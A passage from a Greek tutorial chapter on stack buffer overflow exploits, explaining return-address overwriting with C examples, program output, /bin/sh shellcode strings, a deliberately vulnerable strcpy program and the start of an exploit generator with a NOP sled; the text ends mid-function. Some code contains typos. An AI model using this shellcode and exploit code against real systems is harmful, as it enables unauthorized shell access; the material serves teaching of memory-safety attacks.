- Για να έχουμε πρόσβαση στην **RET (Return Address)** αρκεί να **προσθέσουμε** στην πρώτη διεύθυνση μνήμης που ξεκινάει το πρώτο buffer της συνάρτησης το μήκος του ίδιου του buffer και 4 byte για να περάσουμε την τιμή του EBP.

1.4 Πώς γίνονται τα Buffer Overflow Exploits

1.4.1 Γενικά

Εδώ θα παρουσιαστεί με απλά παραδείγματα πώς γίνεται ένα **Buffer Overflow Exploit** και ποία σημεία στον κώδικα μπορούν να **καταστήσουν ευάλωτο** ένα πρόγραμμα σε τέτοιου είδους επιθέσεις.

Ο Blackhat hacker όταν φτιάχνει ένα **B**uffer **O**verflow **E**xploit(**B.O.E**) έχει δυο βασικούς στόχους. Ο πρώτος και σημαντικότερος είναι να μπορέσει να **αναγκάσει το πρόγραμμα** να εκτελέσει το κομμάτι του κώδικα που αυτός επιλέγει **παραβιάζοντας την φυσιολογική ροή** προγράμματος. Ο δεύτερος στόχος του Blackhat hacker προκύπτει όταν το κομμάτι του κώδικα που θέλει αυτός να εκτελεστεί δεν υπάρχει στο **text region** που ανήκει στην εφαρμογή. Ο στόχος του λοιπόν σε αυτή την περίπτωση είναι να ενσωματώσει στο **B.O.E** τον κώδικα που αυτός θέλει να εκτελεστεί και να στρέψει την ροή του προγράμματος προς τον κώδικά αυτό. Τα παραπάνω θα γίνουν κατανοητά εξετάζοντας τα βήμα-βήμα.

1.4.2 Αλλαγή της φυσιολογικής ροή του προγράμματος αντικαθιστώντας την Return Address.


Ένα **Buffer Overflow** προκαλείται όταν βάλουμε περισσότερα δεδομένα από όσα ένα Buffer έχει προκαθοριστεί να χειρίζεται(να χωράει). Η περίπτωση του Buffer Overflow που μας ενδιαφέρει είναι η τρίτη από τις περιπτώσεις που περιγράφονται παραπάνω δηλαδή αυτή που

προκαλεί κάποιο **System Error**. Στο παρακάτω παράδειγμα παρουσιάζεται μία τέτοια περίπτωση και στην συνέχεια αναλύεται τι ακριβώς συμβαίνει.

Παράδειγμα 1.4

```
/* C/C++ code */
void function(char *str) {
       char buffer[16];

       /* Αντιγραφή του μεγάλου String στο μικρό Buffer*/
       strcpy(buffer,str);
}

main () {

       char large_string[256];
       int i;

       for(i=0;i<255;i++)
              large_string[i]='A';

       function(large_string);
}
```

Αυτό το πρόγραμμα έχει μία function με ένα τυπικό **Buffer Overflow σφάλμα** κατά την συγγραφή του κώδικα. Η function αντιγράφει **χωρίς έλεγχο ορίων(Boundary Checking)** το string που της παραδίδεται από την main, με την **strcpy()**, σε ένα buffer που προηγουμένως έχει οριστεί να έχει μεγέθους 16 χαρακτήρων δηλαδή 16 byte. Είναι προφανές ότι όταν εκτελεστεί αυτό το πρόγραμμα επειδή ούτε η strcpy() δεν κάνει έλεγχο ορίων πριν αντιγράψει τα περιεχόμενα του **large_string** στο **buffer** θα προκληθεί **segmentation violation.** Αυτό φαίνεται καθαρά αν παρατηρήσουμε πώς διαμορφώνεται η στοίβα στο *Σχήμα 1.6* όταν εκτελείται αυτό το απλό πρόγραμμα.



Σχήμα 1.6

Στο παραπάνω πρόγραμμα επειδή δώθηκε String με μήκος πάνω από 16 χαρακτήρες τα 4 από τα 'Α' που περισσεύουν από το πρώτο **Buffer1** γράφτηκαν πάνω στην **RA(Return Address)**. Μάλιστα επειδή τα 'Α' ήταν πολύ περισσότερα από 16 (συγκεκριμένα 256) μερικά από αυτά γράφονται και στη Par1. Η Par1 είναι το **large_buffer** που ορίστηκε μέσα στην **main ()** πριν γίνει η κλήση της function. Αν εξετάσουμε τι περιέχει η **RA μετά την υπερχείλιση** θα δούμε την τιμή **0x41414141.** Η τιμή αυτή αντιστοιχεί στα τέσσερα 'Α' που **καταπάτησαν (override)** την **RA(Return Address)** λόγο της **υπερχείλισης του Buffer buffer1(Buffer Overflow of Buffer1).** Όπως ειπώθηκε όμως παραπάνω η RA θα αντικαταστήσει την τιμή του καταχωρητή **EIP** ώστε να συνεχίσει η ροή του προγράμματος από εκεί που είχε μείνει πριν γίνει η κλήση της συνάρτησης. Όμως λόγο του **Buffer Overflow Coding Error** που

προκλήθηκε η διεύθυνση επιστροφής θα αντικατασταθεί από την τιμή **0x41414141.** Αυτή η διεύθυνση φυσικά δεν ανήκει στην περιοχή της μνήμης που έχει παραχωρηθεί από το λειτουργικό σύστημα για να εκτελεστεί αυτό το πρόγραμμα. Κατά συνέπεια η προσπάθεια να εκτελεστεί κώδικας σε αυτή την περιοχή μνήμης προκαλεί σφάλμα που συλλαμβάνεται από το λειτουργικό σύστημα και θα εμφανιστεί το μήνυμα "**Segmentation Violation**". Τέλος παράλληλα με την εμφάνηση του μήνυματος σταματά η εκτέλεση του προγράμματος.

ΠΑΡΑΤΗΡΗΣΕΙΣ

- Η τρίτη από τις περιπτώσεις Buffer Overflow που παρουσιάζονται στην *παράγραφο 1.2* είναι αυτή που προκαλεί αντικατάσταση της **RA**. Οι άλλες δύο περιπτώσει που προαναφέρθηκαν στην παράγραφο 1.2.2 δεν προκαλούν αλλαγή της **RA** γιατί το string που τους δώθηκε σαν παράμετρος δεν ήταν αρκετά μεγάλο ώστε να φτάσει να την αντικαταστήσει.
- Για να πετύχει το βασικό του στόχο ο Blackhat, δηλαδή να αλλάξει την ροή του προγράμματος, αυτό που έχει να κάνει είναι να βρει την κατάλληλη διεύθυνση μνήμης ώστε αντικαθιστώντας το RA να μην προκαλέσει Run time Error(σφάλμα κατά την εκτέλεση) αλλά να αναγκάσει το πρόγραμμα να εκτελέσει το κομμάτι κώδικα που αυτός θέλει.

Μέχρι στιγμής έχει περιγραφεί ποίο είναι το αποτέλεσμα του Buffer Overflow όταν το String είναι αρκετά μεγάλο ώστε να αντικαταστήσει το **RA**. Ο επόμενος στόχος για να μπορέσει να στραφεί η ροή του προγράμματος ώστε να εκτελέσει ο Blackhat τον δικό του κώδικα είναι να βρεθεί η κατάλληλη θέση μνήμης που θα ανήκει στην εφαρμογή και που θα βρίσκεται στην αρχή του κώδικα που ο Blackhat θέλει να εκτελέσει. Στο απλό παράδειγμα που ακολουθεί φαίνεται τι θα μπορούσε να κάνει ο Blackhat με αυτό τον τρόπο.

Στο παρακάτω παράδειγμα ο στόχος είναι να παρακαμφθεί μία εντολή του προγράμματος ώστε τελικά να τυπωθεί λάθος αποτέλεσμα. Για λόγους απλότητας στο παράδειγμα αυτό η επιθυμητή διεύθυνση μνήμης θα βρεθεί από εντολές του ίδιου του προγράμματος.


Παράδειγμα 1.5
Στο παράδειγμα αυτό η ίδια η εφαρμογή «χακεύει τον εαυτό της».

```
/* C/C++ code */
int i;

void function() {
        char buffer1[5]={'a','a','a','a','a'};
        char buffer2[10]=
{'a','a','a','a','a','a','a','a','a','a'};

        long *ret;
        long my_RA;
        long *long_ptr;

        ret=(long *)(buffer1+28); //Βρίσκει την RA
        my_RA = (*ret)+7 ;        /* Παράγει μία νέα RA ώστε να
                                     παρακάμψει την εντολή x=1;
                                  */

        printf("%x -> RA:%x \n my_RA:%x\n",ret,*ret,my_RA);


        /*Προκαλεί Buffer Overflow*/
        long_ptr =(long *) buffer1;
        for(i=0;i<8;i++){
                if (i!=6)
                        *(long_ptr+i)=my_RA;

                printf("%d: %x -> %x\n", i*4,&long_ptr[i],
long_ptr[i]);
        }

        printf("replace RA:%x at Stack:%x with myRA:%
x\n",long_ptr[i-1]-7,&long_ptr[i-1],long_ptr[i-1]);

}

main() {
    int x;
        x=0;
        function();
        x=1;
        printf("Is it x=1 ? x=%d\n",x);
}
```

Στο πρόγραμμα αυτό αφού βρεθεί η RA που θα επιστέψει η ροή του προγράμματος υπό κανονικές συνθήκες και παράγει μία νέα RA που την λέμε my_RA. Την διεύθυνση αυτή την βάζει σαν ένα απλό String μέσα στο buffer1. Όπως φαίνεται το αντιγράφει 8 φορές επειδή όμως η μεταβλητή my_RA είναι τύπου **long** πιάνει **4byte** άρα συνολικά τα byte που γράφονται είναι 32(8*4). Προφανώς εδώ παρουσιάζεται ένα συνηθισμένο Buffer Overflow όπως και στο *παράδειγμα 1.4* εφόσον ενώ το Buffer1 είναι χωρητικότητας 5 byte σε αυτό γράφονται **32byte**. Είναι προφανές ότι με αυτό τον τρόπο θα αντικατασταθεί το **RA** με το my_RA. Αυτό θα συμβεί γιατί η απόσταση του buffer1 από το RA θεωρητικά θα είναι **12byte** δηλαδή 8byte για το buffer1 και 4 byte για τον EBP που έχει σωθεί στην αρχή της συνάρτησης. Τρέχοντας αυτό το παράδειγμα εξάγονται τα παρακάτω αποτελέσματα.

```
[dpritsos@MyPC Buffer_Overflow_Tests]$ ./selfhack1_mcpy
bffffa4c -> RA:804852e
 my_RA:8048535
0: bffffa30 -> 8048535
4: bffffa34 -> 8048535
8: bffffa38 -> 8048535
12: bffffa3c -> 8048535
16: bffffa40 -> 8048535
20: bffffa44 -> 8048535
24: bffffa48 -> bffffa58
28: bffffa4c -> 8048535
replace RA:804852e at Stack:bffffa4c with myRA:8048535
Is it x=1 ? x=0

[dpritsos@MyPC Buffer_Overflow_Tests]$
```

Στο παρακάτω σχήμα φαίνεται τι ακριβώς έγινε στην στοίβα όταν εκτελεστικέ το πρόγραμμα:



Σχήμα 1.7

ΠΑΡΑΤΗΡΗΣΗ
Οι εντολές με το μπλε χρώμα μπορούν να παραληφθούν. Οι εντολές με το κόκκινο χρώμα είναι απαραίτητες για να μην προκληθεί Segmentation Fault. Επειδή αυτό το κεφάλαιο έχει σαν σκοπό να κάνει μία περιήγηση στο Buffer Overflow και όχι να αναλύσει προχωρημένες περιπτώσεις για αυτό δεν χρειάζεται να δοθεί ιδιαίτερη σημασία σε αυτές της εντολές προς των πορόν. Τέλος αν δεν τρέξει το πρόγραμμα σωστά ελέγξτε αν πρέπει να αλλαχθούν οι τιμές 28 και 7 γιατί μπορεί να υπάρχει διαφορά υλοποίησης στον C compiler του λειτουργικού σας συστήματος. Τα test έγιναν σε Linux RedHat 7.3 και 9.0.

Συνοψίζοντας από τα δύο τελευταία παραδείγματα βγαίνει το συμπέρασμα ότι όταν προκαλείται Buffer Overflow τότε υπάρχουν δύο περιπτώσεις. Η πρώτη (όπως στο πρώτο παράδειγμα) είναι να προκληθεί αλλαγή στην φυσική ροή του προγράμματος προκαλώντας segmentation Fault. Στην δεύτερη περίπτωση αν το String που προκαλεί **B.O είναι καλά σχεδιασμένο μπορεί να αλλάξει την ροή του προγράμματος** αναγκάζοντας το **να εκτελέσει άλλο κομμάτι κώδικα** από αυτό που θα εκτελούσε αν η ροή δεν είχε αλλαχθεί από

αυτό(το B.O). Αυτό που απομένει για να γίνει κατανοητό πώς ακριβώς γίνεται ένα Buffer Overflow Exploit θα πρέπει να περιγραφεί πως πετυχαίνει ο Blackhat τον δεύτερο στόχο του.

1.4.3 Η μορφή του κώδικα που θα ενσωματωθεί στο Buffer Overflow String.

Ο δεύτερος από τους δύο στόχους που αναφέρονται παραπάνω είναι να ενσωματωθεί μέσα στο String που θα προκαλέσει B.O ο κώδικας που θέλει ο Blackhat να εκτελεστεί όταν δεν υπάρχει μέσα το πρόγραμμα θύμα. Συνήθως αυτό που θέλει ένας Blackhat hacker να «τρέξει» μέσα από αυτή διαδικασία είναι ένα κομμάτι κώδικα που θα ανοίξει ένα κέλυφος(Shell) ώστε να έχει πρόσβαση στο σύστημα θύμα. Φυσικά μπορεί να βάλει οποιοδήποτε κομμάτι κώδικα επιθυμεί. Λόγο της συνήθειας να μπαίνει κώδικας που «ανοίγει» κάποιο Shell έχει καθιερωθεί αυτό το κομμάτι του κώδικα, ότι και αν κάνει, να λέγεται ShellCode. Ο κώδικα που άνοιγε ένα Shell είναι ο παρακάτω:

Παράδειγμα 1.6

```
                    /* C/C++ code  CALLING SHELL */

#include <stdio.h>

void main(int argc, char *argv[]) {
      char *name[2];
      name[0]=”/bin/sh”;
      name[1]=NULL;
      execve(name[0],name,NULL);
}
```

Φυσικά δεν μπορεί να μπει σε αυτή την μορφή γιατί δεν έχει κανένα νόημα για τον υπολογιστή. Η μορφή που πρέπει να μπει μέσα στο String είναι **μία εκτελέσιμη μορφή**. Μία λογική σκέψη είναι να γίνει Compiled το πρόγραμμα αυτό και στην συνέχεια να πάρουμε το String που θα δούμε μέσα στο εκτελέσιμο αρχείο αν αυτό το ανοίξουμε με ένα **Text Editor**, όπως για παράδειγμα τον **VI**. Αυτό όμως δεν μπορεί να συμβεί για διάφορους λόγους που θα εξηγηθούν στο *κεφάλαιο 2*. Ένας από τους λόγους που είναι και ο σημαντικότερος στην προκειμένη περίπτωση είναι ότι ένας text Editor τυπώνει στην οθόνη μόνο τους εκτυπώσιμους χαρακτήρες(ASCII table). Στα Executable αρχείο όμως υπάρχουν χαρακτήρες που αντιστοιχούν σε εντολές του επεξεργαστή που δεν μπορούν να τυπωθούν στην οθόνη.

Συνεπώς για να παραχθεί ένα String που θα αντιστοιχεί σε κομμάτι κώδικα όπως στο *παράδειγμα 1.6* θα πρέπει αυτό το String να μετατρέπει σε δεκαεξαδική μορφή ώστε να εκφράζονται και οι χαρακτήρες που αλλιώς δεν εκτυπώνονται. Παρακάτω παρουσιάζεται ο shell Code που θα εκτελέσει την ίδια λειτουργία με αυτή του παραδείγματος 1.6. Προσοχή το String αυτό δεν είναι η δεκαεξαδική εκτελέσιμη μορφή του παραδείγματος 1.6 αλλά ενός **αλλού κώδικα που θα εκτελέσει τις ίδιες λειτουργίες με αυτές του παραδείγματος ώστε να ανοίξει ένα νέο κέλυφος**. Το ποίος είναι αυτός ο κώδικάς και το πώς μετατρέπεται στο παρακάτω δεκαεξαδικό String θα περιγράφει αναλυτικά στο *κεφάλαιο 2*.

Παράδειγμα 1.7

```
shellcode[ ]=
      "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
      "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
      "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
      "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

Όπως φαίνεται στο *παράδειγμα 1.7* υπάρχουν πολλοί χαρακτήρες **\x00.** Όσοι είναι εξοικειωμένοι με την C/C++ γνωρίζουν ότι ένα μεγάλο σύνολο συναρτήσεων της καθιερωμένης βιβλιοθήκης της C , όπως η strcpy στο παράδειγμα 1.4, σταματούν την αντιγραφή των χαρακτήρων και γενικότερα την επεξεργασία ενός string όταν συναντήσουν τον χαρακτήρα **\x00.** Για να εξασφαλιστεί ότι το B.O.E θα πετύχει δηλαδή ότι ο κώδικας αυτός θα εκτελεστεί πρέπει να εξασφαλιστεί ότι δεν θα σταματήσει στην μέση η επεξεργασία του string

μέχρι αυτό να βρεθεί στο κατάλληλο Buffer και να προκαλέσει Buffer Overflow. Για να γίνει αυτό πρέπει όλα τα **SubString** που αντιστοιχούν σε εντολές και περιέχουν **μηδέν(0)** να αντικατασταθούν με άλλες που θα προκαλούν τα ίδια αποτελέσματα αλλά δεν θα περιέχουν **\x00**.

Παράδειγμα 1.8

```
shellcode[ ]=
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b
 \x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd
 \x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Παραπάνω έχει παρουσιαστεί πώς αλλάζει ο η **φυσική ροή** του προγράμματος αντικαθιστώντας την RA μίας συνάρτησης με Buffer Overflow. Επιπλέον παρουσιάστηκε το πώς πρέπει να είναι το String που θα ανοίξει ένα Shell δίνοντας πρόσβαση στο σύστημα θύμα. Παρακάτω θα παρουσιαστεί **πώς αυτά τα δύο συνδιάζονται για να γίνει ένα Buffer Overflow Exploit**.

1.4.4 Χτίζοντας το πρώτο Buffer Overflow Exploit.

Ένα Buffer Overflow Exploit εκτελεί τους δύο βασικούς στόχου του Blackhat Hacker δηλαδή κάνει δύο πράγματα. Αρχικά βάζει το κώδικά που θέλει ο Blackhat να εκτελεστεί στην μνήμη του υπολογιστή και στην συνέχεια στρέφει την ροή του προγράμματος στον πρώτο από τους χαρακτήρες του String. Το πρόβλημα εδώ είναι που θα πρέπει να μπει το String του ShellCode.

Αν παρατηρήσουμε το *παράδειγμα 1.5* θα δούμε ότι για να προκληθεί το B.O χρειάζονται πολλοί χαρακτήρες μέχρι να φτάσει η my_RA να καταπατήση την RA του προγράμματος. Επειδή όμως δεν υπήρχε τίποτα για να γεμίσει το String, αυτό γεμίζεται με την my_RA πολλές φορές. Στην περίπτωση όμως που θα χρειαστεί να εκτελεστεί κώδικας που δεν υπάρχει στο πρόγραμμα τότε το String που θα προκαλέσει B.O μπορεί να γεμιστεί με το ShelCode String και να συμπληρωθεί με την my_RA. **Αυτή τη φορά όμως η my_RA θα πρέπει να δείχνει μέσα στην στοίβα και μάλιστα στην αρχή του ShellCode String**.


ΠΑΡΑΤΗΡΗΣΗ
Εύλογο θα ήταν το ερώτημα πως είναι δυνατόν μέσα στην στοίβα να μπει κώδικας και αυτός να εκτελεστεί. Η απάντηση είναι όπως θα αναλυθεί και στο επόμενο κεφάλαιο(3) ότι στην στοίβα για λόγους ευελιξίας μπορούν να γράφονται, να σβήνονται, να διαβάζονται **και να εκτελούνται** όλες οι πιθανές πληροφορίες που μπορούν να καταχωρηθούν σε αυτή.

Παρακάτω παρουσιάζεται ένα παράδειγμα που δείχνει πώς γίνεται ένα **Buffer Overflow Exploit**:

Παράδειγμα 1.9

```
                    /* C/C++ code : Self exploit*/

char shellcode[]=
      "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c"
      "\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb"
      "\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
      char buffer[96];
      int i;
      long *long_ptr=(long *)large_string;

      for(i=0:i<32;I++)
            *(long_ptr+I)=(int)buffer;

      for(I=0;I<strlen(shellcode);I++)
            large_string[I]=shellcode[I];

      strcpy(buffer,lage_string); //128→ 96 == overflow 32 byte
}
```

Σε αυτό το παράδειγμα το ίδιο το πρόγραμμα υπολογίζει την κατάλληλη τιμή της RA ώστε με αυτή να αντικαταστήσεί την πραγματική RA για να αναγκάσει το πρόγραμμα να εκτελέσει το κώδικα Shellcode. Ο **ShelCode δίνεται σαν παράμετρος δεδομένων μέσα στο πρόγραμμα**.



Σχήμα 1.8

Παρατηρώντας το *σχήμα 1.8* και το πρόγραμμα του *παραδείγματος 1.9* βλέπουμε ότι το πρόγραμμα αυτό κάνει τα εξής:

1. Γεμίζει τον πίνακα large_string[] με την **διεύθυνση μνήμης του** buffer[].
2. Στην συνέχεια αντιγράφει τον shellcode στην αρχή του large_string[].
3. Τέλος αντιγράφει το large_string[] στο buffer[] **χωρίς να κάνει Bound Check δηλαδή έλεγχο ορίων.**

4. Η αντιγραφή αυτή προκαλεί Buffer Overflow του buffer[] καταπατώντας(Overwriting) την RA του προγράμματος. Στην προκειμένη περίπτωση η RA είναι η διεύθυνση μνήμης πριν αρχίσει να εκτελείται η main().
5. Όταν το πρόγραμμα τελειώσει και κάνει POP στο EIP την RA που βρίσκεται στην στοίβα και θα αρχίσει να εκτελεί το ShellCode. Αυτό θα συμβεί γιατί η τιμή RA αντί να είναι η **πραγματική RA** θα είναι η διεύθυνση μνήμης που αρχίζει το long_buffer.

Στην πράξη όμως συνήθως δεν είναι δυνατόν ο Blackhat να επέμβει στο πρόγραμμα για να μπορέσει να του προκαλέσει ένα Buffer Overflow Exploit. Για να μπορέσει λοιπόν να προκαλέσει B.O.E σε ένα πρόγραμμα πρέπει να του δώσει **εξωτερικά μία παράμετρο** που να είναι αρκετά μεγάλη ώστε να προκαλέσει B.O.E και φυσικά να είναι καλά σχεδιασμένη ώστε να στρέψει την ροή του προγράμματος στο ShellCode που η ίδια η παράμετρος θα περιέχει. Η **παράμετρος αυτή** είναι ένα απλό String που μπορεί να περιέχεται σε οποιοδήποτε φορέα είτε αυτός είναι ένα String που πληκτρολογείται στο κέλυφος είτε μπαίνει σε ένα αρχείο είτε αποστέλλεται μέσω δικτύου σε ένα πακέτο. Γενικά ο **φορέας** που θα μεταφέρει το **Buffer Overflow Exploit String** από τον Blackhat στο **σύστημα θύμα**, **μπορεί να είναι οποιοδήποτε Interface.**

1.5 Πώς γίνονται στην πράξη τα Buffer Overflow Exploits

Μέχρι τώρα έγινε μία περιήγηση το πώς μπορεί να χτιστεί ένα B.O.E αλλά σε όλες αυτές τις περιπτώσεις η διεύθυνση μνημης υπολογιζόταν εύκολα. Η ευκολία αυτή αφενός οφειλόταν στο γεγονός ότι ήταν γνωστό το που ακριβώς θα τοποθετηθεί το ShellCode μέσα στην στοίβα αφετέρου ήταν γνωστό που ακριβώς βρίσκεται η RA του προγράμματος που χρειαζόταν να αλλαχθεί για να πετύχει το B.O.E. Στην παράγραφο αυτή θα εξεταστούν οι πραγματικές συνθήκες που πρέπει να αντιμετωπιστούν ώστε να χτιστεί ένα πραγματικό B.O.E.

Το σημαντικότερο χαρακτηριστικό είναι ότι το B.O.E που θα παραχθεί θα πρέπει να είναι για **ένα άλλο πρόγραμμα και όχι για το ίδιο** και ακόμα το String που θα παίζει το ρόλο του Buffer Overflow Exploit θα πρέπει να δοθεί εξωτερικά σαν παράμετρος. Ένα τέτοιο πρόγραμμα μπορεί να είναι του *παραδείγματος 1.10* που εκτελεί ένα strcpy() χωρίς έλεγχο ορίων.

Παράδειγμα 1.10

/* C/C++ code : **vulnerable.c** */

```
main(int argc, char *argv[]) {
  char buffer[512];
  if (argc > 1)
    strcpy(buffer,argv[1]);
}
```

Το πρώτο που πρέπει να γίνει για να φτιαχτεί ένα Buffer Overflow Exploit για ένα τέτοιο πρόγραμμα πρέπει:

1. Να βρεθεί το μέγεθος του String που προκαλεί Buffer Overflow με αποτέλεσμα ένα Segmentation Violation ή άλλο σχετικό μήνυμα. Στο παράδειγμα 1.10 πάνω από 512 Bytes.
2. Να βρεθεί η τιμή που θα αντικαταστήσει την **RA ώστε να στραφεί τη ροή του προγράμματος** στην διεύθυνση μνήμης **που βρίσκεται το πρώτο Byte** του ShellCode.

Το μήκος του String που προκαλεί B.O.E είναι πολύ εύκολο να βρεθεί αντίθετα η διεύθυνση που θα **αντικαταστήσει το RA είναι αρκετά δύσκολο να βρεθεί**. Η δυσκολία οφείλεται σε δύο παράγοντες. Ο πρώτος παράγοντας είναι ότι δεν είναι γνωστό το **ποιες διευθύνσεις μνήμης της στοίβας** ανήκουν στις παραχωρημένες από το λειτουργικό σύστημα διευθύνσεις της εφαρμογής. Ο δεύτερος παράγοντας είναι ότι ακόμα και αν οι διευθύνσεις αυτές ήταν γνωστές δεν είναι καθόλου εύκολο να γνωρίζει κάποιος **που ακριβώς** θα ξεκινά ο ShellCode. Αυτό οφείλεται στο γεγονός ότι διαφορετικές συνθήκες μπορεί να αναγκάσουν την εφαρμογή

θύμα να διαμορφώσει διαφορετικά την στοίβα του συνεπώς **το ShellCode** να **μην βρίσκεται πάντα ακριβώς** στις ίδιες διευθύνσεις. Άρα και στις δύο περιπτώσεις **πρέπει να υπολογιστεί στην τύχη η επιθυμητή** διεύθυνση.

Η λύση στο πρόβλημα του εντοπισμού της περιοχής των διευθύνσεων που ανήκει στην εφαρμογή θύμα είναι σχετικά απλή. Στα 32bit λειτουργικά συστήματα **η στοίβα για όλα τα προγράμματα ξεκινά από την ίδια διεύθυνση μνήμης.** Αυτή η εξαιρετικά σημαντική πληροφορία με λίγα λόγια σημαίνει ότι η επιθυμητή διεύθυνση μνήμης θα είναι κάπου **σχετικά κοντά στην αρχή της στοίβας**.

Ένα πρόγραμμα που χτίζει B.O.E αυτό που έχει να κάνει είναι να παίρνει την τιμή του **ESP που ανήκει στο ίδιο το πρόγραμμα και προσθέτοντας ή αφαιρώντας την κατάλληλη τιμή** να βρίσκει πού είναι η επιθυμητή διεύθυνση **για να πετύχει το Exploit εναντίον μίας εφαρμογής θύμα**. Παρακάτω παρουσιάζεται ένα πρόγραμμα που παράγει B.O.Exploits για εφαρμογές που τρέχουν σε **Linux**.

Παράδειγμα 1.11

```
                /* C/C++ code : exploit_vulnerable.c */

#include <stdlib.h>
#define DEFAULT_OFFSET 0
#define DEFAULT_BUFFER_SIZE 512
#define NOP 0x90
char shellcode[] =
 "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"

 "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"

 "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
